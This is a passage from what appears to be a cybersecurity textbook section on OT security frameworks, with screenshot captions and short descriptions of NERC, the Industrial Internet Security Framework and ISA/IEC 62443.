
- Event Analysis, Reliability Assessment, and Performance Analysis News

Figure 18.125: Screenshot of NERC

- **Industrial Internet Security Framework (IISF)**

  Source: *https://www.iiconsortium.org*

  The Industrial Internet Security Framework (IISF) addresses the risk of attack by unexpected sources both inside and outside the organization’s network, which can hinder production. The foremost objective of this framework include the identification and monitoring of operations merging IT and OT and prioritizing threats.



Industrial Internet Security Framework

IISF Technical Report

Cyber-security is a threat that does not discriminate. As a result, enterprises large and small are at risk of being attacked from unexpected sources both inside and outside the system, whether intended or accidental. It represents a major threat to world safety and security. The Industry IoT Consortium believes that addressing this challenge is critical to the success of the Industrial IoT, Industrie 4.0 and the Industrial Internet revolution. To that end, IIC members have developed a common security framework and an approach to assess cybersecurity in Industrial Internet of Things systems.

A true collaborative project in every sense of the word, The Industrial Internet Security Framework (IISF) is the most in-depth cross-industry-focused security framework comprising expert vision, experience and security best practices. It reflects thousands of hours of knowledge and experiences from security experts, collected, researched and evaluated for the benefit of all IIoT system deployments. Contributors dedicated their value time and expertise in authoring, editing and other ways. In particular, we would like to thank the following contributing member organizations:

Primary Authors:

- **Sven Schrecker** - Intel Corporation
- **Hamed Soroush** - Real-Time Innovations
- **Jesus Molina** - Fujitsu Limited

Other Contributors:


- AT&T
- Belden
- Fujitsu Limited

Figure 18.126: Screenshot of IISF

- **ISA/IEC-62443**

  Source: *https://www.isa.org*

  The International Society of Automation (ISA)/ International Electrotechnical Commission (IEC)- 62443 is a non-profit professional association of engineers, technicians, and management engaged in industrial automation. It provides a flexible framework to address and mitigate current and future security vulnerabilities in Industrial Automation and Control Systems (IACSs), which are a part of the OT industry. It also provides the technical cybersecurity requirements for components that make up an IACS, specifically related to OT industries such as embedded devices, network components, host components, and software applications. The standard specifies the security capabilities that enable a component to mitigate threats for a given security level without the assistance of compensating countermeasures for OT systems.

